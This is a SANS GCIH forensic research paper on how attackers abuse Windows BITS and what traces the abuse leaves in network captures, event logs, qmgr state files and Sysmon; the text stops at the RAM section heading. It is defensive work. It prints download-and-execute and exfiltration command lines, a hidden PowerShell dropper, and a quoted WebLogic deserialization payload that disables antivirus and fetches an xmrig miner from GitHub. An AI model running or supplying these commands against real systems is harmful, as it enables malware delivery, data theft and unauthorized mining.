Global Information Assurance Certification Paper

BITS Forensics

GCIH Gold Paper

Author: Roberto Nardella, Roberto.nardella@fastwebnet.it
Advisor: David D. Fletcher

Accepted:
August 12th, 2019

Abstract

The "Background Intelligent Transfer Service" (BITS) is a technology developed by Microsoft in order to manage file uploads and downloads, to and from HTTP servers and SMB shares, in a more controlled and load balanced way. If the user starting the download were to log out the computer, or if a network connection is lost, BITS will resume the download automatically; the capability to survive reboots makes it an ideal tool for attackers to drop malicious files into an impacted Windows workstation, especially considering that Microsoft boxes do not have tools like "wget" or "curl" installed by default, and that web browsers (especially those in Corporate environments) may have filters and plugins preventing the download of bad files.

In recent years, BITS has been increasingly used not only as a means to place malicious files into targets but also to exfiltrate data from compromised computers. This paper shows how BITS can be used for malicious purposes and examines the traces left by its usage in network traffic, hard disk and RAM. The purpose of this research is also to compare the eventual findings that can surface from each type of examination (network traffic examination, hard disk examination and RAM examination) and highlight the limitation of each analysis type.

1. Introduction

1.1 Brief overview of BITS

When Microsoft released “Windows XP” in 2001, it introduced several new features in its new operating system including “BITS”, an innovative way to transfer files across different hosts. The “Background Intelligent Transfer Service” is a feature that, through the command “Bitsadmin.exe”, allows the download and upload of files across machines with some additional capabilities. These capabilities include acting in background, resuming the transfer after a reboot or a network outage, and the user requesting the transfer when or while logging off.
For downloads, BITS can only use one of the following three protocols for file transfers: SMB, HTTP and HTTPS. Another restriction pertains to file uploads and mandates that only IIS Servers, with BITS Server extensions installed, can correctly receive uploaded files.

Once “bitsadmin.exe” is run from the command prompt, the “cmd.exe” process (having “explorer.exe” as parent process) will spawn process “bitsadmin”, as seen in Figure 1 “Bitsadmin seen with Process Hacker”. “Bitsadmin.exe” will create the transfer job and the process will exit immediately. Its purpose is, in fact, not the actual downloading of the file, but rather creating a job and assigning it to the “svchost.exe” process that manages network services.

Roberto Nardella, Roberto.nardella@fastwebnet.it



Figure 1: "bitsadmin" seen with Process Hacker

In the Windows operating systems, several "svchost.exe" processes, each handling different tasks, are running concurrently. From the "Services" Microsoft Management Console, it is possible to identify the "svchost.exe" that manages BITS transfers, as shown in Figure 2 "BITS running as a service". More precisely, it is a "svchost" process running with full command line "svchost –k netsvcs". "Explorer.exe", instead, is the process that materially creates a new file in the hard drive.



Figure 2 - BITS running as a service

Roberto Nardella, Roberto.nardella@fastwebnet.it

1.2 Recent malicious trends in BITS use

The earliest report of Bitsadmin being used for malicious purposes dates back to 2007, when the web magazine "SpamFighter News" reported such activity as observed by two Symantec researchers, Elia Florio and Frank Boldewin. An interesting observation in the article is that "Most malware succeed in bypassing firewall software either through accept-spam mails or by disabling the firewall program itself. However, malware using the BITS method need not perform these tricks in order to prevent generating warnings" (SpamFighter News, 2007) [1]. However, usage of BITS for attacking purposes was uncommon, at that time.

In 2016 and 2017, a newer version of the "DNSChanger" malware family, discovered by the researchers of Secureworks, became widely known for its usage of the Microsoft BITS functionality in order to download malicious payloads. In this particular case, BITS was used to re-infect the computer even after malware removal. As specified in the article entitled "Check your BITS, because deleting malware might not be enough", "an advantage [to the attacker] of using this approach is that BITS is a trusted service and is not blocked by the computer's firewall" (Lucian Constantin, 2016) [2]. This implementation of BITS for malicious purposes represented an evolution of use cases for the Background Transfer Service; in earliest security bulletins, BITS was known as a means to download malware components by bypassing the firewall while with this new version of the "DNSChanger" malware utilizes BITS as a downloader and also as a persistence mechanism.

During Autumn 2018, specialized IT newspapers reported on a new malware, named "Remexi", this was allegedly deployed by perpetrators to spy on Iran-based foreign Diplomatic entities. In contrast to other malware seen so far, this malicious tool used Bitsadmin in a more advanced way. In the article entitled "Chafer Used Remexi Malware To Spy On Iran Based Foreign Diplomatic Entities", the author explains the technical analysis for this malware and in particular highlights that "the Trojan uses standard Windows utilities like Microsoft Background Intelligent Transfer Service

(BITS) bitsadmin.exe to receive commands and exfiltrate data. Its C2 is based on IIS using .asp technology to handle the victims' HTTP requests". (QED Systems IT News, 2019) [3]. Again, this represents another step forward in the malicious use cases for BITS, in addition to circumventing firewalls and implementing persistence mechanism, it was seen in the wild by malware researchers with functionality that establishes Command and Control communications, and also exfiltrate data from the target.

On January 2019, security researchers published an analysis of the recent "Ramnit" Trojan, and described the malware as using "Bitsadmin" during the first stages of infection to download other encoded malicious components of the malware. In the paper published by Cybereason's Nocturnus and Active Hunting Service, researchers explain how "attackers used a combination of Windows built-in products including Powershell, BITSadmin and Certutil to avoid detection". (E. Salem, L. Rochberger, N, Yona, 2019) [4]. Although this malware did not implement new or innovative ways of using BITS, it did have a large impact in terms of targets, especially in Italy, Canada and the UK. Ramnit attracted significant media coverage and reinforced BITS as an efficient way to bypass security measures.

One of the most recent examples is the "Qbot Banking Malware", an old malicious software which, according to the security researchers at Varonis, resurfaced in March 2019 with a more modern version of its code, including utilizing BITS functionality to download the payload. Again, as remarked by the authors of the research, "The abuse of legitimate administration tools such as PowerShell and the BITSAdmin are examples of 'living off the land' cyberattack techniques that exploit tools that already exist on targeted computers. Exploiting these common administration tools makes detection difficult". (Driz, 2019)[5]. The exploitation of commands that are part of the targeted operating system is certainly not new, but the fact that an old malware was updated and modified to exploit BITS functionality, not used in previous versions of the same malware, hints at this administration tool being not only efficient but also "up-to-date".

Roberto Nardella, Roberto.nardella@fastwebnet.it

1.3 Command line usage of BITS

In order to start a BITS session via the command line, two methods can be used: the first method is the old, deprecated "bitsadmin.exe" command (executable located at path C:\Windows\System32), while the second is the more modern Powershell command "Start-BitsTransfer". For security reasons, the "Bitsadmin" command can be run only with admin privileges unless the default configuration is altered. One example is:

```
bitsadmin /transfer ALPHA /download /priority high http://www.abcef.it/file.exe c:\test1.jpg
```

The above command line creates a job named "ALPHA": the job in question is intended to download a "file.exe" executable, place it into the "C:\" location and then rename it as "test1.jpg". The "high" priority flag ensures that the file is immediately downloaded. In order to upload files on remote servers or shares, "bitsadmin" needs to be run with the flag "/upload", followed by full paths of the source and destination. Once a job is created, more files can be added to the queue with the instruction "Addfile", as in the following example:

```
Bitsadmin /addfile ALPHA http://downloadsrv/file2.exe c:\test2.jpg
```

In the case of a BITS file transfer using the Powershell cmdlet, the command line instruction would be:

```
Start-BitsTransfer –TransferType Upload –Source "C:\Temp\pass.txt" –Destination http://192.168.11.22/pass.txt
```

(In older Windows 7 versions, this command needs to be preceded by the Powershell instruction "Import-Module BitsTransfer").

In order to check the BITS jobs that are still to be completed, the command lines "Bitsadmin /monitor" or the Powershell "Get-BitsTransfer | select*" can be used:

```
Bitsadmin /monitor
Get-BitsTransfer | select *
```

2. Methodology

2.1. Description of virtual machine environment

For this research, a test environment in the form of a Windows virtual machine was created. The tests, consisting of BITS sessions, were initially run manually (with either "bitsadmin.exe" and Powershell "Start-BitsTransfer" commands) and then in simulated client-side attacks that made use of this file transfer facility.

After each test, a RAM dump was taken and analyzed, and the hard disks of the impacted computers were examined in preview mode with forensic analysis tools.

The results of each test were then compared to each other. In particular, the acquisition of the RAM related to the first tests (running the BITS transfer manually) were carried out after several different BITS transfers, and not just one, in order to check if remnants related to the older BITS sessions are still recoverable, and to what extent. During each BITS transfer, the related network traffic was captured with free network dissector "Wireshark", and the related BITS traffic was also examined.

The list of operating systems, virtualized environments, forensic platforms and tools that were utilized for this particular study is as follows:

- Microsoft Windows 7 Home Premium, SP0 x86
- Microsoft Windows 10 Home, 32 Bit
- Oracle VirtualBox v. 5.2.26
- AccessData FTK Imager Lite v 3.5
- Volatility Framework (Standalone) v. 2.6
- X-Ways Forensics v. 17.5
- Strings command line tool (Sysinternals)
- Wireshark v. 2.2.2

3. Attacks Using BITS

The simplest way to use BITS during an attack is for an attacker obtains a shell (via a Metasploit exploitation, for example) and executes a BITS download directly from the shell. In the example below, the shown command will download an executable file with a renamed extension and execute it:

```
cmd.exe /c bitsadmin /transfer abc /download /priority high http://www.abcef.it/file.png c:\test1.exe &start C:\test.exe
```

A slightly more sophisticated type of attack, which has been seen in phishing emails, is where a dropper (.vbs or .js) file is sent as attachment. Once opened, the script executes the following instruction:

```
powershell -windowstyle hidden -ExecutionPolicy ByPass -NoProfile Start-BitsTransfer -Source
http://sourceserver/payload.txt -Destination $env:evil.exe; Start-Process $env:evil.exe
```

The "ExecutionPolicy bypass" is a flag added by Microsoft itself, often used by malware authors to bypass the default Powershell execution policy (set by default to "Restricted"). It will start a PowerShell session without any prompt or error, keeping the lowered permissions isolated to the process currently running.

A more sophisticated form of attack, in particular a case regarding a Java Deserialization Attack taking advantage of "Bitsadmin" was reported by Security Researcher Johannes B. Ullrich on the SANS ISC Infosec Forum, in an article entitled "Java Deserialization Attacks Against Windows" (Ullrich, 2018) [6]. In his report, Ullrich shows that another recent attacking trend is designed to attack the Windows systems rather than Weblogic and Websphere. The attack payload that was observed originating from GitHub, used was "Bitsadmin" to download "Monero" (a Bitcoin miner) and a batch file intended to start it. The full payload, published in his report and reproduced in Figure 3 ("Payload of a Java Deserialization Attack using Bitsadmin"), invokes two "Bitsadmin" sessions after the AV is stopped with command "net stop". As explained in the article, the two specific

Bitsadmin sessions were meant to download two files, these being component parts of a Cryptominer, then installed in the target.

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
 <soapenv:Header>
  <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
   <java>
    <object class="java.lang.ProcessBuilder">
     <array class="java.lang.String" length="3" >
      <void index="0">
       <string>cmd</string>
      </void>
      <void index="1">
       <string>/c</string>
      </void>
      <void index="2">
       <string>net stop "McAfee McShield;net stop mcafeeframework;bitsadmin.exe /transfer "xmrig.bat"
/download /priority foreground http://raw.githubusercontent.com/sirikun/starships/master/xmrig.bat
"%cd%\xmrig.bat";bitsadmin.exe /transfer "xmrig.exe" /download /priority foreground
http://raw.githubusercontent.com/sirikun/starships/master/xmrig.exe "%cd%\xmrig.exe;dir
xmrig*;xmrig.bat;tasklist;</string>
      </void>
     </array>
     <void method="start"/>
    </object>
   </java>
```

Figure 3: Payload of a Java Deserialization Attack using Bitsadmin

Finally, an innovative way of exploiting Bitsadmin comes from security researcher Dor Azouri, developer of a tool named “BitsInject”. The tool in question works by taking control of an artefact on the hard disk named “qmgr0.dat” (the queue manager for BITS, discussed later in this paper), then modifying this artefact by adding a “pre-produced serialized ‘payload job bytes’ to the tail of the queue” (Azouri, 2017). As described by the developer, the tool achieves “program execution in the LocalSystem account (NT AUTHORITY/SYSTEM) , within session 0”, meaning it obtains a SYSTEM shell on the target computer (Azouri, 2017). The tool, the research paper entitled “Abusing the BITS service to execute a program”, and the presentation slides are available on GitHub [7].

4. Analysis: Network Traffic

Network traffic analysis of files downloaded via BITS shows very few significant differences from common HTTP downloads done via other software (like web browsers,

for example). The first difference that is quite visible is the User Agent which, in the case of BITS, is set as "Microsoft BITS / 7.5", or to the newer "Microsoft BITS / 7.8". This is an important characteristic, especially in the case of BITS uploads, because the IIS Server (with BITS server extensions installed) will check the User Agent first, before proceeding with the upload. Regarding downloads, if files are downloaded via BITS, the "Content-Type" value in the log will vary, according to the content type of the downloaded resource. The transfer of a binary file will have an "Application Octet-Stream" value for binary file transfers, while a downloaded text file, or Javascript code, will have a "text/html" content type, as shown in Figures 4.1 and 4.2. From the examination of several network traffic captures relating to BITS sessions, the "BITS" user agent is the only "BITS specific" characteristic identified. This makes these type of transfers easily identifiable via SIEM, although proxy logs may have one limitation: While SIEM can show the full history of all the BITS sessions that occurred in any given time range, it will not show the location in the hard disk that downloaded file was placed in, and how the file was renamed.

cookie	cs_Referer	cs_User_Agent	cs_bytes	cs_method	cs_uri_scheme	dest_ip	duration	http_content_type	ht
-	-	-	99	CONNECT	tcp	-	6	-	-
-	-	-	4460	CONNECT	tcp	-	52	-	-
-	-	-	99	CONNECT	tcp	-	6	-	-
-	-	Microsoft BITS/7.5	329	GET	http	216.58.198.238	1	application/octet-stream	-
-	-	Microsoft BITS/7.5	329	GET	http	216.58.198.238	1	application/octet-stream	-
-	-	Microsoft BITS/7.5	328	GET	http	216.58.198.238	2	application/octet-stream	-
-	-	Microsoft BITS/7.5	328	GET	http	216.58.198.238	2	application/octet-stream	-
-	-	Microsoft BITS/7.5	324	GET	http	216.58.198.238	1	application/octet-stream	-
-	-	Microsoft BITS/7.5	324	GET	http	216.58.198.238	1	application/octet-stream	-

Figure 4.1 - BITS download captured by Splunk

cs_User_Agent	cs_bytes	cs_method	cs_uri_scheme	duration	http_content_type	http_referrer	http_user_agent
Microsoft BITS/7.5	469	GET	http	10	application/octet-stream	-	Microsoft BITS/7.5
Microsoft BITS/7.5	347	GET	http	21	text/html;%20charset=UTF-8	-	Microsoft BITS/7.5
Microsoft BITS/7.8	257	HEAD	http	21	-	-	Microsoft BITS/7.8

Figure 4.2 – HTTP content types of BITS transfers

Another detail (not specific to BITS sessions) that is visible on every BITS download via a non-encrypted HTTP session is that, immediately after the Three-Way handshake, the BITS client sends a HEAD request to the server, in order to get the size of the file that has to be transferred. After the server replies to the client and the size of the file to be downloaded is returned to the BITS client, one or more HTTP GET requests will be sent to effect the file download, as shown in Figure 5, "BITS network traffic". One of the main purposes of BITS is to load balance the transfers, so its first step is requesting the availability of the resource and its size and, if needed, splitting its transfer into several GET requests. In the case the BITS download occurs via an encrypted HTTP session (HTTPS – port 443), these HEAD and GET requests will not be visible, as the session content will be encrypted, unless the organization has implemented SSL/TLS interception.

Destination	Protocol	Length	Info	S
zone-h.org	TCP	66	49168→http(80) [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PE…	1
Malware01-PC.lan	TCP	66	http(80)→49168 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SA…	7
zone-h.org	TCP	54	49168→http(80) [ACK] Seq=1 Ack=1 Win=65536 Len=0	1
zone-h.org	HTTP	202	HEAD /images/logo.gif HTTP/1.1	1
Malware01-PC.lan	TCP	60	http(80)→49168 [ACK] Seq=1 Ack=149 Win=30336 Len=0	7
Malware01-PC.lan	HTTP	380	HTTP/1.1 200 OK	7
zone-h.org	TCP	54	49168→http(80) [ACK] Seq=149 Ack=327 Win=65280 Len=0	1
zone-h.org	HTTP	274	GET /images/logo.gif HTTP/1.1	1
Malware01-PC.lan	TCP	60	http(80)→49168 [ACK] Seq=327 Ack=369 Win=31360 Len=0	7

Figure 5 – BITS network traffic

From the full traffic capture related to a security incident where malicious files were downloaded using BITS, the downloaded files can be carved from the obtained Pcap and searched in other possible destination devices. An obstacle for this practice can be encrypted HTTP sessions. For this research, multiple image files were downloaded, the related network traffic was saved in a Pcap file and then further examined with

Roberto Nardella, Roberto.nardella@fastwebnet.it

Networkminer, a network dissector tool with file extraction capabilities. From a test carried out, it was observed that the files downloaded via non-encrypted HTTP sessions were all recovered, while files transferred via HTTPS were not. As a conclusion for this test, SSL/TLS interception offers a potential method to recover this information.

5. Analysis: Hard Disk

Background Intelligent Transfer Service activities are tracked in two BITS specific artefacts in the hard disk:

1) a specific Microsoft Windows event log, named "Microsoft-Windows-Bits-Client Operational.evtx", and located at path: “C:\Windows\System32\Winevt\Logs”;
2) the so-called "Queue Manager artefacts", also called “State Files”. These files are named “qmgr0.dat” and “qmgr1.dat” and are located at path “C:\ProgramData\Microsoft\Network\Downloader”.

Nevertheless, the BITS transfer operations described so far, imply numerous other artefacts being updated (MFT Records, $LogFile and $UsnJrnl for file creation, added records in other EVTX files, etc.). However, since these artefacts are not BITS-specific, examination of these artefacts will not be carried out as they are out of scope for this research.

5.1. Examination of the “Microsoft_Windows_Bits_Client_Operational.evtx” log

The “Microsoft_Windows_Bits_Cient Operational.evtx” log file is a native Microsoft event log stored at path “C:\Windows\System32\Winevt\Logs”, where all the other well-known Evtx logs (Security.evtx, System.evtx etc.) are located. It records every operation done through the BITS client, either via the deprecated “bitsadmin.exe” command or via

Powershell. In the case of a successful file transfer, a file download will be logged through the following four event IDs:

- Event ID 3: information about the job creation
- Event ID 59: information about the start of the service: "BytesTransferred" value is zero;
- Event ID 60: status of the job
- Event ID 4: completion of the job. "BytesTransferred" value is the size of the downloaded file.

This sequence of event IDs (3, 59, 60 and 4) will be the same even in the case of a file upload. Figure 6 (“Event Log entries related to a BITS session”) shows the sequence of the aforesaid Event IDs within the Microsoft Event Viewer:



Figure 6 - Event Log entries related to a BITS session

In the case that the transfer is interrupted during the download, an Event ID 61 (instead of Event ID 60) will be recorded. A limitation from the event log in question is that the XML details regarding the transfer do not contain the indication on which location the file was saved into, nor information on how it was eventually renamed. Figure 7 (“Details of a BITS session logged in Windows Event Log”) shows a sample of details, in XML format, recorded in this BITS specific Evtx log:

Roberto Nardella, Roberto.nardella@fastwebnet.it



Figure 7 - Details of a BITS session logged in Windows Event Log

However, the timestamp recorded in the log, as well as the size of the downloaded resource, are useful indicators to help locate the downloaded file. Additional indicators may be derived from a correlation with MFT entries bearing corresponding timestamps. The XML details of a BITS EVTX record also contain indications about how the job was named. In the case that no name has been assigned to a job, the default name “BITS Transfer” will be assigned, and logged under “EventData”, as shown in Figure 8 “Bits Transfer job name assigned by default”:

```
Start-BitsTransfer –TransferType Download –Source http://192.168.11.22/pass.txt –Destination
“C:\Temp\pass.txt”
```

Figure 8 - "BITS Transfer" job name assigned by default

Roberto Nardella, Roberto.nardella@fastwebnet.it

5.2. Examination of BITS "State Files"

Detailed research of the "State Files" artefact is documented in a paper written by security researcher Dor Azouri for Defcon 2017, entitled "BitsInject - Abusing the BITS service to execute a program". This paper documents the tool "BITSInject", which injects jobs into the BITS queue (Azouri, 2017). In his research, Dor Azouri explains the structure of "qmgr0.dat" and "qmgr1.dat", which are two BITS specific artefacts located at path: "C:\ProgramData\Microsoft\Network\Downloader".
As previously discussed, BITS manages a library named "qmgr.dll" that modifies these two artefacts, also known as "state files". Azouri explains that "*qmgr* service maintains its jobs queue. The queue state has to be preserved between runs and restarts, so *Microsoft* thought that it would be a good solution to save it on the hard disk, in the form of a file called a 'state file'". Azouri, regarding the presence of two state files (qmgr0.dat and qmgr1.dat) also adds that "Qmgr uses one as an alternate backup of the other. The exact backup model is not clear" (2017). From this description, it is understood that these artefacts will not contain the whole history of the transfers done via BITS, but only information about the pending transfers or about the last transfer that was completed. The implication of this characteristic of the "state files" is that a forensic examination of this artefact alone is not sufficient to reconstruct a full history of BITS usage in the target, and correlation with other artefacts is necessary.

Initial observations about the "State File" are the following:

1) The file has a default size of 4,2 Mb. The apparent reason for this relatively large size is that, in the case of numerous download requests added to the queue of the job, the file can contain a large number of entries. In practice, it is more common to see only the last downloaded resource.
2) From tests carried out for this research paper, it was noted that, although numerous files were added to the queue of the same job, the artefact showed only the last downloaded file once all transfers were completed. Depending on the length of the URL and job name, the first 2000 – 3000 bytes resulted as populated with data while the remaining content of the artefact resulted as zeroed out;

3) The artefact bears ".dat" extension in Windows 7 OS; for Windows 10, the same artefact is in the format of "ESE" (Extensible Storage Engine) database, a Microsoft technology also known as "Jet Blue".

Finally, Azouri identified the header of these two formats:

1) "F5 6A 19 2B 7C 00 8F 43 8D 12 1C FC A4 CC 9B 76" (Windows 7)
2) "28 32 ED 09 A6 C7 E9 45 8F 6D 36 D9 46 C2 7C 3E 00 00 00 00 00 00 00 00" (Windows 10)

In the course of the examination of RAM memory, this indication proved to be useful for carving purposes.

Starting from the research published by Azouri, Security Team "ANSSI-FR" has developed a Python tool named "Bits-Parser" that examines the BITS state files and return the information contained in the artefact to a CSV file, as seen in Figure 9 below ("output of Bits-Parser"). The tool from "ANSSI-FR" and the related documentation is available in the dedicated GitHub repository (Anssi-Fr Team, 2018) [9]. From the screenshot at Figure 9 it can be seen that, different from the "Microsoft_Windows_Bits_Cient Operational.evtx" event log, this tool also reports information on where the file was written on the hard disk, and how it was named.

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
job_id	name	desc	type	priority	sid	state	cmd	args	file_count	file_id	dest_fn	src_fn	tmp_fn	download_size	transfer_size	drive
74e3a91b-dea3-4f75-aee1-72a7f2c58583	BITS Transfer	Trasferimento file che utilizza il Servizio trasferimento	download	foreground	S-1-5-21-1027495139-1074495707-315318743-1001	transferred			1	0	C:\sec4.txt	http://www.kitaitalia-nihonjinkai.it/imag	C:\BITE865.tmp	34389	34389	C:\

Figure 9 – output of "Bits-Parser"

In more details, usage of this tool can return the following information:

- Job ID
- Job name
- Eventual description of BITS service
- Type of operation (download or upload)
- Priority assigned to the job (high, low, foreground etc.)
- User SID of the job owner
- State of the job (transferred, interrupted, queued etc.)
- Eventual additional arguments
- Number of downloaded files
- Final name and full path on the HD of the resource

Roberto Nardella, Roberto.nardella@fastwebnet.it

- Source of the transferred file (URL)
- Name of the Temp file during download
- Size of the resource
- Drive name and Guid of the drive
- Timestamps

5.3. Other artefacts

Although the focus of this research is BITS-specific tracks, it is worth noting that the executable "bitsadmin.exe" does not leave a specific "bitsadmin.pf" prefetch file, and information obtained from the native log "Security.evtx" did not provide the same level of details as the aforementioned "state files" artefacts.

On the other hand, the Windows 7 Virtual Machine used for the test had also Sysinternals' "Sysmon" installed and running. Examination of the related log file (a dedicated Sysmon Evtx log, located at path "C:\Windows\System32\Winevt\Logs") did contain very detailed tracks about every operation done through BITS. One of the many tests carried out for this research was about the exploitation of the "CSV Injection" vulnerability (CVE-2018-10255) using BITS; this vulnerability allows an attacker to induce the victim to execute commands hidden in CSV files:



Figure 10 – CVE-2018-10255 Exploitation

In the case where it is available, Sysmon provides sufficient detail that examination of a single event record will identify both the process and the parent process spawning the BITS session.
. In Figure 11 ("Sysmon EVTX logging") it is possible to see "Microsoft Excel" as the parent process spawning the suspicious transfer:



Figure 11 – Sysmon EVTX logging

Sysmon alone compensates for the gaps of each of the BITS specific artefacts. The full history of BITS activities is available (same as per the BITS client EVTX log) from this log and it also provides information on where the transferred resource was written on the disk, and about its name (same as per "Bits-Parser.py", but extended to the available history of BITS usage, and not just to the last session).
Sysmon also keeps track of monitoring operations like "Bitsadmin –monitor", whose usage is not captured by the native BITS Evtx log.

6. Analysis: RAM Memory

